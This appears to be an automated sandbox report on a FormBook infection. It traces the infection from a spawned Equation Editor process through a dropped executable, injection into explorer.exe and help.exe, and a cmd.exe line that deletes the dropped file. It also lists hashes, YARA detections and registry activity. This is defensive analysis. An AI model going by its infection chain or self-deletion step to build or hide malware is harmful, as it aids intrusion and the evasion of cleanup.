00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE92B9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: EQNEDT32.EXE PID: 2408 Parent PID: 584

General

Start time:	20:36:43
Start date:	13/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: mpomboby8423.exe PID: 2516 Parent PID: 2408

General

Start time:	20:36:45
Start date:	13/01/2021
Path:	C:\Users\user\AppData\Roaming\mpomboby8423.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\mpomboby8423.exe
Imagebase:	0x12b0000
File size:	333824 bytes
MD5 hash:	06AAFD2382D63AFC9874125E5C1062B0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2104089442.0000000000280000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2104089442.0000000000280000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2104089442.0000000000280000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 37%, ReversingLabs
Reputation:	low

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mpomboby8423.exe PID: 2852 Parent PID: 2516

General

Start time:	20:36:46
Start date:	13/01/2021
Path:	C:\Users\user\AppData\Roaming\mpomboby8423.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\mpomboby8423.exe
Imagebase:	0x12b0000
File size:	333824 bytes
MD5 hash:	06AAFD2382D63AFC9874125E5C1062B0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2137078949.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2137078949.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2137078949.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2136966268.0000000000170000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2136966268.0000000000170000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2136966268.0000000000170000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2137046396.00000000002B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2137046396.00000000002B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2137046396.00000000002B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	41A027	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2852

General

Start time:	20:36:49
Start date:	13/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: help.exe PID: 260 Parent PID: 1388

General

Start time:	20:37:01
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\help.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\help.exe
Imagebase:	0x310000
File size:	8704 bytes
MD5 hash:	0F488C73AA50C2FC1361F19E8FC19926
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2363397604.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2363397604.00000000001C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2363397604.00000000001C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2363285705.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2363285705.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2363285705.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2363479849.0000000000250000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2363479849.0000000000250000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2363479849.0000000000250000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	9A027	NtReadFile

Analysis Process: EQNEDT32.EXE PID: 2820 Parent PID: 584

General

Start time:	20:37:03
Start date:	13/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 2984 Parent PID: 260

General

Start time:	20:37:04
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\AppData\Roaming\mpomboby8423.exe'
Imagebase:	0x4a3a0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\mpomboby8423.exe	success or wait	1	4A3AA7BD	DeleteFileW

Disassembly

Code Analysis